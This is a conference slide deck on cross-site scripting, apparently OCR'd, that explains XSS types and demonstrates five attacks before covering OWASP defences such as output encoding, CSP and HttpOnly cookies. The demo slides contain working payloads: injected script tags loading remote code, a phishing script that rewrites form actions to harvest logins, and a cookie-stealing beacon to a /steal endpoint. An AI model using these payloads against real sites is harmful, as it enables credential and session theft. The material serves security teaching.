
The Hacker's Guide to XSS

Patrycja Wegrzynowicz
CTO, Yon Labs/Yonita
CodeOne 2018

About Me

- 20+ professional experience
  - Software engineer, architect, head of software R&D
- Author and speaker
  - JavaOne, Devoxx, JavaZone, TheServerSide Java Symposium, Jazoon, OOPSLA, ASE, others
- Top 10 Women in Tech 2016 in Poland
- Founder and CTO of Yon Labs/Yonita
  - Consulting, trainings and code audits
  - Automated detection and refactoring of software defects
  - Security, performance, concurrency, databases
- Twitter @yonlabs



YONITA

Agenda

- Security horror stories
- Introduction to Cross-Site Scripting (XSS)
- 5 demos of XSS
- Protection against XSS

Security Horror Stories

#!/bin/bash

YONITA

Cross-Site Scripting

- Injection of malicious scripts into otherwise benign and trusted web sites
  - JavaScript, HTML
- Happens when an application uses input from a user within the generated output
  - No input validation
  - No output escaping


OWASP Top 10 Risks 2017

- A1 Injection
- A2 Broken Authentication
- A3 Sensitive Data Exposure
- A4 XML External Entities
- A5 Broken Access Control
- A6 Security Misconfiguration
- A7 Cross-Site Scripting (XSS)
- A8 Insecure Deserialization
- A9 Using Components with Known Vulnerabilities
- A10 Insufficient Logging & Monitoring

Down from #3

YONITA

XSS



Source: OWASP

Types of XSS

- Stored XSS (aka Persistent or Type I)
- Reflected XSS (aka Non-Persistent or Type II)
- DOM Based XSS (aka Type-0)

Reflected XSS

- Injected script reflected off the web server
  - Error message
  - Search result
- Delivered to a victim
  - Links via email, via other web page

Stored XSS

- Injected script permanently stored on a target server
  - database
  - Visitor logs, forums, comments
- Delivered to a victim
  - Via regular page browsing

YONITA

DOM Based XSS

- Attack payload executed as a result of modifying the DOM environment

Client Side XSS vs Server Side XSS

Where untrusted data is used

Data Persistence

XSS	Server	Client
Stored	Stored Server XSS	Stored Client XSS
Reflected	Reflected Server XSS	Reflected Client XSS

YONITA

Demo #1

- http://demo.yonita.com:3000
- Simple reflected XSS
- How do your browsers react?

Demo #1 Attack Vector

```
<!-- plain text -->
"/><script>alert('XSS')</script><span class="
```

```
<!-- url-encoded -->
%22%2F%3E%3Cscript%3Ealert(%27XSS%27)%3C%2Fscript%3
E%3Cspan%20class%3D%22
```

Demo #2

- http://demo.yonita.com:3000
- Bypass XSS Auditor
  - Google Chrome
  - Safari

Demo #2 Attack Vector

```
<!-- plain text -->
"/><script src='http://demo.yonita.com:8080/steal/alert.js'></
script><span class="
```

```
<!-- url encoded -->
%22%2F%3E%3Cscript%20src%3D%27http%3A%2F%2Fdemo.yonita.com%3A8080
%2Fsteal%2Falert.js%27%3E%3C%2Fscript%3E%3Cspan%20class%3D%22%0A
```

YONITA

Demo #1 & #2
Impact?

- Nothing dangerous!
- How can we do more harm?

Demo #3

- http://demo.yonita.com:3000
- Phishing!

Demo #3 Attack Vector

```
<!-- plain text -->
"/><script src='http://demo.yonita.com:8080/steal/phishing.js'></
script><span class="
```

```
<!-- url encoded -->
%22%2F%3E%3Cscript%20src%3D%27http%3A%2F%2Fdemo.yonita.com%3A8080
%2Fsteal%2Fphishing.js%27%3E%3C%2Fscript%3E%3Cspan%20class%3D%22
```

Demo #3 Attack Vector phishing.js

```
function override(url){
    var req = new XMLHttpRequest();
    req.open('GET', url, false);
    req.onreadystatechange = function() {
        if (req.readyState == 4 && req.responseText != '') {
           // change the entire DOM tree
            document.open("text/html", "replace");
            document.write(req.responseText);
            document.close();
        }
    };
    req.send(null);
}

window.addEventListener('load', function() {
    override('/login-register');
    // modify browser history
    history.pushState({he: 'he'},
           document.getElementsByTagName('title')[0].innerHTML, '/login-register');
    var forms = document.getElementsByTagName('form');
    // replace actions for all forms
    for (i = 0; i < forms.length; i++) {
        void(forms[i].action = 'http://demo.yonita.com:3000');
    }
})
```

Demo #3
Impact

- Stolen usernames and passwords!

YONITA

Demo #3 Attack Vector phishing.js

```javascript
function override(url){
    var req = new XMLHttpRequest();
    req.open('GET', url, false);
    req.onreadystatechange = function() {
        if (req.readyState == 4 && req.responseText != '') {
           // change the entire DOM tree
            document.open("text/html", "replace");
            document.write(req.responseText);
            document.close();
        }
    };
    req.send(null);
}

window.addEventListener('load', function() {
    override(‘/login-register');
    // modify browser history
    history.pushState({he: 'he'},
           document.getElementsByTagName('title')[0].innerHTML, '/login-register');
    var forms = document.getElementsByTagName('form');
    // replace actions for all forms
    for (i = 0; i < forms.length; i++) {
        void(forms[i].action = 'http://demo.yonita.com:3000');
    }
})
```

Demo #4

- http://demo.yonita.com:3000
- We're enabling 'add comment'
- Do you have your accounts ready for session hijacking?

Demo #4 Attack Vector

```
<script>
    steal = "http://demo.yonita.com:8080/steal/steal?
cookie=" + document.cookie;
    new Image().src = steal;
</script>
```

Demo #4 Stored XSS and Session Hijacking

- Exploitation of weak session management
- Cookie flags!
  - secure, httpOnly
- Best pracitices for session management
  - Random, unpredictable session id
    - at least 16 characters
  - Secure transport and storage of session id
    - Cookie preferred over URL rewriting
    - Cookie flags: secure, httpOnly
    - Hide the name of a cookie
    - Don’t use too broad cookie paths
    - Consistent use of HTTPS
    - Don’t mix HTTP and HTTPS under the same domain/cookie path

What If We Can’t Steal a Cookie?

What If We Can’t Steal a Cookie?

We can still use it!

Example

- Inject JS code:
  - Modifies the parameters of a form (inputs)
  - Sends this form to a server
- Result:
  - Automatically uses the cookie of a victim!
  - Any anti-CSRF protection doesn't work!
- Demo application
  - A hacker can send any comment as a victim!

Demo #5

- Goal: send a comment as a victim
- Log in and wait for my link ;-)

Demo #5 Attack Vector

```
window.addEventListener('load', function() {
    var form = document.getElementsByTagName('form')[0];
    var cmt = document.getElementById('comment');
    cmt.value = 'My account has been hacked by @yonlabs';
    form.submit();
})
```

XSS Technical Impact

- Session hijacking
- Scraping sensitive information
- Posting data on someone else's behalf
  - A form submit can be intercepted and modified, or even triggered
- Malicious redirecting
  - Send the user to a spoofed login page
- Social engineering
  - An attacker can prompt users to download and open a certain file
  - The entire victim's system can be compromised

Recommended Defences Input/Output Control

- Input
  - Strong typing
  - Input validation
  - Input sanitization
  - Whitelisting
- Output
  - Contextual escaping
- Use proper web frameworks and APIs

Recommended Defences

- Server XSS
  - Context-sensitive server side output encoding
- Client XSS
  - Using safe JavaScript APIs

Contextual Output Encoding

HTML Entity Encoding	Convert & to &amp;
	Convert &lt; to &lt;
	Convert &gt; to &gt;
	Convert " to &quot;
	Convert ' to &#x27;
	Convert / to &#x2F;

HTML Attribute Encoding	Except for alphanumeric characters, escape all characters with the HTML Entity &amp;#xHH; format, including spaces. (HH = Hex Value)
URL Encoding	Standard percent encoding
JavaScript Encoding	Except for alphanumeric characters, escape all characters with the \uXXXX unicode escaping format (X = Integer).
CSS Hex Encoding	CSS escaping supports \XX and \XXXXXX. Using a two character escape can cause problems if the next character continues the escape sequence.

Source: OWASP

YONITA

Never Insert Untrusted Data Except in Allowed Location

directly in a script
```
<script>...NEVER PUT UNTRUSTED DATA HERE...</script>
```

inside an HTML comment
```
<!--...NEVER PUT UNTRUSTED DATA HERE...-->
```

in an attribute name
```
<div ...NEVER PUT UNTRUSTED DATA HERE...=test />
```

in a tag name
```
<NEVER PUT UNTRUSTED DATA HERE... href="/test" />
```

directly in CSS
```
<style>...NEVER PUT UNTRUSTED DATA HERE...</style>
```

Source: OWASP

HTML Escape Before Inserting Untrusted Data into HTML Content

```
<body>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</body>

<div>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</div>

<p>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</p>

<b>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</b>
```

Source: OWASP

YONITA

Attribute Escape Before Inserting Untrusted Data into HTML Common Attributes

inside UNquoted attribute
<div attr=...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...>content
</div>

inside single quoted attribute
<div attr='...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...'>content
</div>

inside double quoted attribute
<div attr="...ESCAPE UNTRUSTED DATA BEFORE PUTTING
HERE...">content
</div>

Source: OWASP

YONITA

Many more rules…

Full Guidelines:

OWASP XSS Cheat Sheet

Bonus Anti-XSS Rules

- Use HTTPOnly cookie flag
- Implement Content Security Policy
  - Content-Security-Policy default-src: 'self'; script-src: 'self' static.domain.tld
  - Malicious scripts are executed because the browser trusts the source of the content
- Use the X-XSS-Protection response header
- Use a proper library
  - All modern frameworks have anti-XSS support - be smart!
  - Angular strict contextual escaping

General Advice

Never trust user!

YONITA

A fool with a tool is only a fool!

YONITA

Continuous Learning

YONITA

Q&A

- patrycja@yonita.com
- @yonlabs